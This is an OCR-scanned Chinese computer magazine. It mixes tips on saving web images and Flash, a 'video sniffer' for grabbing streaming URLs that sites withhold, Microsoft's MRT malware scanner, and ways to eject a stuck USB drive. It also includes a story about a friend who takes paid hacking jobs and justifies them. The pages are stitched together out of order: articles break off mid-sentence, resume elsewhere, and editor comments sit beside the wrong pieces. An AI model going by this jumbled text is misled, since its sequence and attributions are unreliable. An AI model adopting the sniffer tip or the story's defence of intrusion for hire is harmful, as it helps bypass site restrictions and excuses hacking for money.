


图6 网页属性

我们要找的是手机图片，那么点图片这一个选项卡，我们就可以看见当前网页中的所有图片了，如图7。

选中后点“下载所选图像”就能用下载工具下载下来了。Flash也一样，在这个选项卡中我们也可以方便地下载Flash了，如图8。




图7 查看网页中保存的图像




图8 查看网页中的Flash

三、影片嗅探器

网络上有不少在线观看的电影，但好的影片不收藏下来难免可惜了啊，但一般的网站是不会给你下载地址去让你下载的，这里就用到了这个东西：影片嗅探器，一款专门嗅探电影下载地址的东东。使用也相当简单，只需点“功能设置”——“开始监听”就可以最小化到后台“打埋伏”去了。当我们点开了一个在线电影时，影片嗅探器就会自动将这个影片的真实地址截取下来了，如图9。我们把地址复制到迅雷里去，嘿嘿，尽情地笑吧！




图9 影片嗅探器嗅探到电影的下载地址

四、迅雷

迅雷嘛，一代下载狂们的至爱，靠其特殊的http和p2sp模式，真正的使人体会到了迅雷不及掩耳之势的感觉。这里，迅雷也有嗅探功能，在迅雷已经启动的前提下，当你将鼠标指向一个资源时，迅雷会出现一个小按钮，如图10。点这个按钮迅雷就会蹦出来了。

用微软的利剑反击流氓

图 风の伤

从本文中你可以学到：

利用微软自带的工具扫描恶意软件

说起流氓软件，我想大家一定不会感到陌生吧。这年头的流氓软件、流氓网站将广大网民给弄得"民不聊生"。众多杀毒软件厂商纷纷推出了自己的反流氓工具。其实反击流氓软件并不用这么麻烦，用微软自带的利剑就可以阻挡大部分流氓软件。

MRT是"Microsoft Windows Malicious Software Removeal Tool"的简称，它是微软自带的免费恶意软件清理工具。它能够查杀当前十分流行的恶意软件。我们就来看看这款工具的真面目吧！




图1 MRT界面

单击"开始"——"运行"，输入**MRT.EXE**，就会看到MSRT，如图1。

单击"下一步"，MRT就会让你选择扫描类型：快速扫描、完全扫描和自定义扫描，你可以参照它的描述根据自己的需要来选择，如图2。




图2 选择扫描类型

其实一般情况下你直接按照默认就可以了，接着单击"下一步"。单击之后，软件就会扫描你的计算机，如果有恶意软件，它会帮你自动清除掉。

最后，我要给大家说明的是：这款工具只能做辅助检查，不能够当作杀毒软件使用。还有，这款工具的升级包下载地址是：http://go.microsoft.com/fwlink/?linkid=40587。

在"流氓"横行霸道的今天，如果我们在网上不注意自己的安全，就很有可能遭到"劫持"。当然我们使用第三方软件可以在一定程度上辅助我们，但是如果能够在"劫持"之前就能预防，岂不快哉？

编辑点评：

有一段时间研究Windows自带的一些程序，却没有发现微软的这个恶意软件清除工具。最初拿到这个文章，还以为又是一篇写Windows Defender的，原来是"另有其人"啊！其实这个工具准确地说是用来扫描和清除恶意软件的，你可以在%systemroot%目录下发现它的身影。Windows中究竟还有多少好东东呢，赶快去掘金吧！

三招对付"U盘无法拔出"

图 王艺翔

从本文中你可以学到：

1、对付U盘无法安全拔出的三种方法

2、了解系统待机和休眠的一些知识

我们平时在使用U盘时肯定会遇到这样的情况：当我们点击"完全删除USB Mass Storage Device"时会提示图1的问题。

这种问题在Win2000下几乎没有，而在WinXP下却频繁出现，如果直接拔又怕伤害U盘，关闭电脑再拔又闲麻烦，从而使我们陷入两难的地步。




图1 弹出USB Mass Storage Device出现问题

今天我教大家三种解决此问题的方法，让大家以后再也不用为拔U盘而伤透脑筋。在使用下面三种方法前请你确认此时U盘没有传输数据，U盘上的任何文件和文件夹均已关闭，任何调用U盘资源的进程已经结束。

方法一：左手按住F5不停，右手点击"完全删除USB Mass Storage Device"，第一次可能无法弹成功还出现图1的界面，多试几次说不定就成功弹出了。




图2 停用设备

方法二：右击"我的电脑"选择"管理"，找到"设备管理器"——"通用串行总线控制器"—"USB Mass Storage Device"，右击选择"停用"，如图2。

如果"停用"没有效果那就选择"卸载"。注意，选择"停用"和"卸载"是有区别的，选择"停用"后如果U盘灯关闭了那便可拔了，以后再将U盘插入此接口不用重新安装U盘驱动就可以使用了，而选择"卸载"则当你再将U盘插入此接口时操作系统会安装U盘驱动。

方法三：点击"开始"菜单——"关闭计算机"，选择"待机"，此时便可将计算机处于低功率状态，在此状态下一些接口会自动关闭，比如网络接口、U盘接口等，选择"待机"后过一会儿你会发现U盘灯已经不亮了，你可以放心地拔了。如果你还担心待机状态下直接拔会损伤U盘，那我们可以将计算机转入"休眠"模式，步骤如下：打开"控制面板"——"电源选项"——"休

这篇文章介绍了怎样获得你想要的网络资源，突破网站的限制，当然最终也是希望网络中免费多一些嘛。

[文章中涉及到的工具临时文件双剑客、遨游浏览器和影片嗅探器光盘中有收录]



图10 迅雷的下载按钮

编辑点评：

不管是网吧的免费上网，还是网上有什么好东西可以免费下载等，凡是和免费挂上钩的东东我们都爱，人之常情嘛！况且现在网络更加自由和开放，每种类型的软件几乎都有免费的成员提供给网民们使用。这篇文章利用几个工具对一些不够厚道的网站进行了回击，利用以上几种方法几乎可以获得任何可以在网页上显示的网络资源了。可是不要忘记了我们在共享他人的资源的时候，不要忘了敞开自己的大门哦！

断头台 II



永远的 XApache

近日看到人事部买了一个新的HP一体机回来(很漂亮的一个彩喷),我马上以测试为名抱了回来(^_^),第一件事情就是打了一页插图版的员工须知(被众同事鄙视,羞愧)。安装的时候发现,驱动程序都被微软自动下载并安装了。打开墨盒档板的时候自动弹出cartridge,清晰的提示了装填区域,设计非常的贴心。客户机也一样,还免驱动(@。@)幸福!看到逼真的画面效果,大家都围了上来。于是我很高兴的让大家测试。"咦,墨怎么这么快就没有了?"放眼一看,众人皆"KFC、必胜客优惠券、男人装封面、亚洲杯八强集锦、皇家马德里队全家福……"

图 Morephaze

前言:

18禁,这个词所蕴含的概念不仅仅是色情,它还包括过多的流血场面和暴力,过于耸人听闻的恐怖,具有分裂性质的反动言论和行为,非正常的一些个人爱好。当然不管是文字还是图像的作品,我们都不认为18禁里面的主人公值得模仿。因为你自己YY就可以了,实际做出来的话,就违反了人类社会的一个准则——法律。

18禁的东西并不都是邪恶的,就如悲剧一般,有些东西是希望你能够从反面材料推断出一个自己认为正确的答案。而做出这个推断,需要以自身的学识和判断力为基准。以人类来说,界定自然人是否有这种分辨能力的年龄,以18为限。

分裂

珠儿和我分手了,她不告诉我具体的原因,我打电话过去她只是沉默,不管我说什么都是沉默。

我觉得这样很不好,既然是相爱的两个人,有什么就说什么才是正理。我是准备和她过一辈子的,然而这样毫无预兆的让我死亡,真是受不了!

或许还是因为我太穷了吧?自从毕业之后分配到这家医院,我还真是看不出未来有什么出彩的地方。我在大学是学的外科,来了一个多月还只是个实习医师,跟着老前辈一起切阑尾,而且还是负责递钳子的那种。

人出了多大的力,就能得到多大的回报,所以递钳子的助理工资也就那样,我不能和主治医师那样收红包,因为脸还没大到那个程度。根据老前辈的说法,递钳子大概最少还得半年,也许医师能换成正式的,但是工作不会变。国营医院讲求的是资历,哪怕只是切阑尾这么一个小手术,也得先来后到。中国最不缺的就是人,任何时候我们都不要以为自己是不可或缺的,毕竟阑尾人人只有一个,就算你想切,那也得有人愿意让你切。

我表现的很卑微,我认为卑微是一种态度,对生活虔诚的态度。只有把心态放的卑微,之后哪怕只做成功一件小事,都能体会到成功的快乐。

与其说是卑微,不如说是珠儿分手对我造成的伤害。

老子是爱国的

毕业之后的这段时间,因为工作的原因就很少上网了,活动范围也小的可怜:医院、食堂、宿舍。自从被珠儿踹了,连她那都不用去了。

我在MSN上偶尔碰到了一个以前一起玩黑的朋友,他的签名里头有这么一段"老子是爱国的"。

在我意识里,他比我更穷,因为老家一个特别挫的市长的贪污问题,他很不相信ZF对人民的诚意。要说他这么诚恳的在MSN上用这种签名,我第一个不信。

他悠悠然恍惚了半天,飘过来这么一句话:"看清楚,老子是爱国的,没说爱ZF。我在任何时候都是爱国的,只要祖国需要我,我就能为他卖命。"

这句话我考虑了很久,它一下就解释了很多我以往不明白的问题。我们很多人不承认自己爱国,其实都是爱国的,他们只是把对某些人的仇恨,扩大到了国家的地步。因此浑浑噩噩,不知自己在做什么。我们每工作一分钟,都是在为国家贡献GDP,换句话说,我们在用最卑微的方式表达对祖国的喜爱。

不过我还是不理解他为什么愿意接一些私下的单子,这些单子一笔都顶我半年的工资了。单子的内容很简单,除了黑还是黑。我不觉得这种行为是爱国。

"破而后立才能进步",他打字很快,"就算这种事情我不做,也有其他人做,只要有人做,就有人受害,有人受害自然就有人出头来解决问题。这是一种蝴蝶效应,解决问题的人多了,自然总体防御水平也就上去了。在你看来,我也许是做着一件很不道德的事情,但是我觉得,我只是把这种进化过程中产生的价值收入囊中而已。"

"不管怎样,这条产业链养活了很多人,而且都比你这样赚死工资的人要富裕的多。"

"你担心过东窗事发么?"

"想过,不过诱惑实在太大了,停不住。你想啊,一个大城市里月入过万的都是白领了,怎么说,那种人也是需要仰视的了。而我这样很轻松的就能达到他们那种水平:付出的没他们多,收入的比他们多,为什么不做?"

我看着这一行字,心里无端的涌出了泪水。

"而且啊,你以为我这么做就不用充电的么?入侵的一方时刻要保持着技术领先的优势才能有钱途,而且这一行更新太快,稍有几天不注意,就会发现无数的新人跳了出来。"

"和新人比起来我们有什么优势?没有,什么都没有,年龄大了,体力跟不上,通宵也觉得很辛苦,思维方式不再年轻,很容易固化。学习点新东西要比年轻时更多的努力。真要说有点不一

眠",如图3。




图3 启用休眠

选择"启用休眠",此时C盘根目录下会多出一个名为hiberfil.sys的文件,它的大小和内存大小一致,作用是为休眠提供服务,当我们将计算机转入休眠时,系统会将内存中的文件全部复制到硬盘上的hiberfil.sys中,以便我们下次开机可以很快恢复,即将hiberfil.sys里面的内容重新复制到内存中。注意,"待机"和"休眠"是有区别的,待机状态下不需要将内存文件拷入硬盘,只是关闭了一些接口,让系统处于低功率状态;而休眠则不然,休眠状态下所有的接口都是关闭的,包括硬盘灯也是关闭的,所以此时我们可以放心大胆地拔U盘了。让计算机转入"休眠"的步骤如下:点击"开始"菜单——"关闭计算机",出现图4的界面。

按住Shfit键的同时点击"待机"即可。




图4 关闭计算机

编辑点评:

这篇文章解决的问题很多朋友肯定都遇到过,反正我是遇到N次了,不是注销系统或者关机后才拔就是冒险直接拔,有次就因为这个原因损坏了U盘中的一些重要文件,从此后就对U盘的操作小心翼翼的。这篇文章帮助我们解决了这个看似小实际上很有必要解决的问题,为了大家的U盘能多活点时间也算作了一些贡献~

样的，那就是经验了。可是经验这种东西，在这种发展速度下又是最没用的。”

“你准备做到什么时候？”

“等存够买房的钱，然后结婚吧。结婚之后，找份稳定点的工作，赚点小钱，养个儿子。争取能多存点钱，存不了也没关系，让儿子继续做黑客积累原始资本，然后再买房子结婚。呵呵”

……

我以后再也没见过他了，我相信以他的能力，想要暴露也不是很容易的事情。所以他的MSN再也不亮的原因肯定只是他换了一批朋友，换了一个ID。

我问过他有没有认识做网页的朋友，他说那几百块的东西还值得做么？

做？还是不做，其实我们思考问题的方式已经仅仅是依靠金钱来作为衡量标准了。

青梅竹马

我和顿儿算得上是青梅竹马的朋友了，从小学开始就一直是非常非常要好的朋友。他一直很罩我，很有义气，也很能挨打。

这里要纠正大家由来已久的一个错误：不是能打的人就能挨打，而是能挨打的人一定能打。

能打的人往往是学院派，讲求技巧，走的是高闪避高敏捷路线。这种人经不起一群人围殴，在女人面前装装样子还可以，真要拼起命来……咳，破相了泡妞可就不容易了唉……

我以前是很崇拜顿儿的，他总是能一个人挑翻好多人，然后抢了小朋友们的零钱请我吃东西。尽管每次脸上都是青紫一片，但他每次都是豪情万丈的说一点都不疼。

这种发出灿烂耀眼光芒的人一直都被称作英雄，尽管在大学之后我帮他做过诊断，发现这只是他的神经末梢非常的不敏感而已。

我一直是佩服他的，尽管是现在和他的关系形同陌路。

